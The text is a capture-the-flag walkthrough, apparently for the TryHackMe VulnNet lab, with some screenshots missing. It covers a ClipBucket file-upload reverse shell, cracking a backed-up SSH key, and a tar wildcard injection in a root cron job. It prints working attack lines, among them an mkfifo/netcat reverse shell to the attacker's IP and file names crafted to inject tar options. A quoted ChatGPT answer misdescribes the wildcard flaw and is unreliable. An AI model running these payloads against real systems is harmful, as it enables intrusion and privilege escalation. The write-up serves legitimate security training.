
ClipBucket v4.0. Let's search for it to know what it is.




I got to know that it's a **CMS** and has several vulnerabilities. Let's use msfconsole to check what vulnerabilities it contains.



So, I got to know that it has **RCE & File upload vulnerabilities.** Let's exploit it using **msfconsole**.




After setting the remote host (RHOST) I was reading to attack it.



I got stuck here for an hour or two. I tried everything but it always failed. Then I search internet for some manual method. Then, I tried to upload php reverse shell manually since it had file upload vulnerability.

I opened **Burpsuite** to check my authentication header.




I made the request using following command:

curl -H "Authorization: Basic ZGV2ZWxvcGVyczo5OTcyNzYxZHJtZnNscw==" -F "file=@php-reverse-shell.php" -F "plupload=1" -F "name=php-reverse-shell.php" [*http://broadcast.vulnnet.thm/actions/beats_uploader.php*](http://broadcast.vulnnet.thm/actions/beats_uploader.php)

Response:

creatingfile{"success":"yes","file_name":"1698623731f7315d","extension":"php","file_directory":"CB_BEATS_UPLOAD_DIR"}

Thus, php file was uploaded successfully named “1698623731f7315d.php”



I successfully uploaded the file.

I started **netcat** listener & finally got the shell

```
└──╼ #nc -lvnp 33456
listening on [any] 33456 ...
connect to [10.11.56.201] from (UNKNOWN) [10.10.155.74] 51612
Linux vulnnet 4.15.0-134-generic #138-Ubuntu SMP Fri Jan 15 10:52:18 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 01:43:53 up  1:11,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@vulnnet:/$ whoami
whoami
www-data
www-data@vulnnet:/$
```

After doing some common enumeration, I found that **/var/backups has a SSH backup** file that we have read access to.

```
www-data@vulnnet:/var/backups$ ls -la
ls -la
total 2296
drwxr-xr-x  2 root              root                4096 Oct 30 00:37 .
drwxr-xr-x 14 root              root                4096 Jan 23  2021 ..
-rw-r--r--  1 root              root               51200 Jan 23  2021 alternatives.tar.0
-rw-r--r--  1 root              root               13896 Jan 23  2021 apt.extended_states.0
-rw-r--r--  1 root              root                  11 Jan 23  2021 dpkg.arch.0
-rw-r--r--  1 root              root                  43 Jan 23  2021 dpkg.arch.1.gz
-rw-r--r--  1 root              root                  43 Jan 23  2021 dpkg.arch.2.gz
-rw-r--r--  1 root              root                 280 Jan 23  2021 dpkg.diversions.0
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-rw-r--r--  1 root              root                 265 Jan 23  2021 dpkg.statoverride.0
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-rw-r--r--  1 root              root                 179 Jan 23  2021 dpkg.statoverride.2.gz
-rw-r--r--  1 root              root             1402383 Jan 25  2021 dpkg.status.0
-rw-r--r--  1 root              root              386206 Jan 23  2021 dpkg.status.1.gz
-rw-r--r--  1 root              root              366251 Jan 23  2021 dpkg.status.2.gz
-rw-------  1 root              root                 857 Jan 23  2021 group.bak
-rw-------  1 root              shadow               712 Jan 23  2021 gshadow.bak
-rw-------  1 root              root                1831 Jan 23  2021 passwd.bak
-rw-------  1 root              shadow              1118 Jan 23  2021 shadow.bak
-rw-rw-r--  1 server-management server-management    1484 Jan 24  2021 ssh-backup.tar.gz
-rw-r--r--  1 root              root               49338 Oct 30 01:52 vulnnet-Monday.tgz
```



Let's unzip this file.




In this scenario, **the SSH private key is safeguarded with a password**. To attempt to uncover the password, I used **ssh2john.py**, a tool that converts the private key into a hash format suitable for brute-force attacks using John the Ripper.




Finally I was able to crack it using John.

Now I'm logging in using **SSH**.



Upon inspecting the system, I discovered a Cron job situated at /etc/crontab. This job runs every 30 seconds, executing the /var/opt/backupsrv.sh script under the root user's privileges. The script's contents are provided below:

Inside **/var/opt/** we see a file called **backupsrv.sh**



Let's check the backupsrv.sh.

```
server-management@vulnnet:~$ cd /var/opt/
server-management@vulnnet:/var/opt$ ls
backupsrv.sh
server-management@vulnnet:/var/opt$ cat backupsrv.sh
#!/bin/bash

# Where to backup to.
dest="/var/backups"

# What to backup.
cd /home/server-management/Documents
backup_files="*"

# Create archive filename.
day=$(date +%A)
hostname=$(hostname -s)
archive_file="$hostname-$day.tgz"

# Print start status message.
echo "Backing up $backup_files to $dest/$archive_file"
date
echo

# Backup the files using tar.
tar czf $dest/$archive_file $backup_files

# Print end status message.
echo
echo "Backup finished"
date

# Long listing of files in $dest to check file sizes.
ls -lh $dest
server-management@vulnnet:/var/opt$
```

I noticed that script is backing up files in Document's folder to /var/backup

Secondly, I searched for potential vulnerabilities using chatGPT in this script and found that there is wildcard vulnerability.

Yes, there is a vulnerability in the given script. The line `backup_files="*"` assigns a string containing a wildcard `*` to the variable `backup_files`. When you later use `$backup_files` in the `tar` command (`tar czf $dest/$archive_file $backup_files`), it will be expanded by the shell before executing the `tar` command.

This means that if there are multiple files or directories in the `/home/server-management/Documents` directory, the wildcard `*` will match all of them. This could potentially lead to unintended data loss or including sensitive files in the backup. To avoid this vulnerability, you should specify the exact files or directories you want to include in the backup, rather than using a wildcard. For example:

I created the following bin bash shell in file named shell.sh:

```
server-management@vulnnet:~/Documents$ cat shell.sh
#!/bin/bash
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.11.56.201 1234 >/tmp/f
server-management@vulnnet:~/Documents$
```

Then I created the following files using following commands in **/Documents** directory:

Echo "" > "- -checkpoint=1"

Echo "" > "- -checkpoint-action=exec=shell shell.sh"

```
-rw-rw-r--  1 server-management server-management     1 Oct 30 12:30 '--checkpoint=1'
-rw-rw-r--  1 server-management server-management     1 Oct 30 12:30 '--checkpoint-action=exec=sh shell.sh'
```

When the tar will be running it will be considering the two files as arguments passed to tar rather than actual files to be compressed. Then I used NC on port 1234:

```
┌──[✗]─[root@parrot]─[/home/parrot]
└──╼ #nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.11.56.201] from (UNKNOWN) [10.10.198.39] 37578
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# python -c 'import pty; pty.spawn("/bin/bash")'
/bin/sh: 2: python: not found
#
```

```
# whoami
root
```

Finally, I was able to get the root privileges.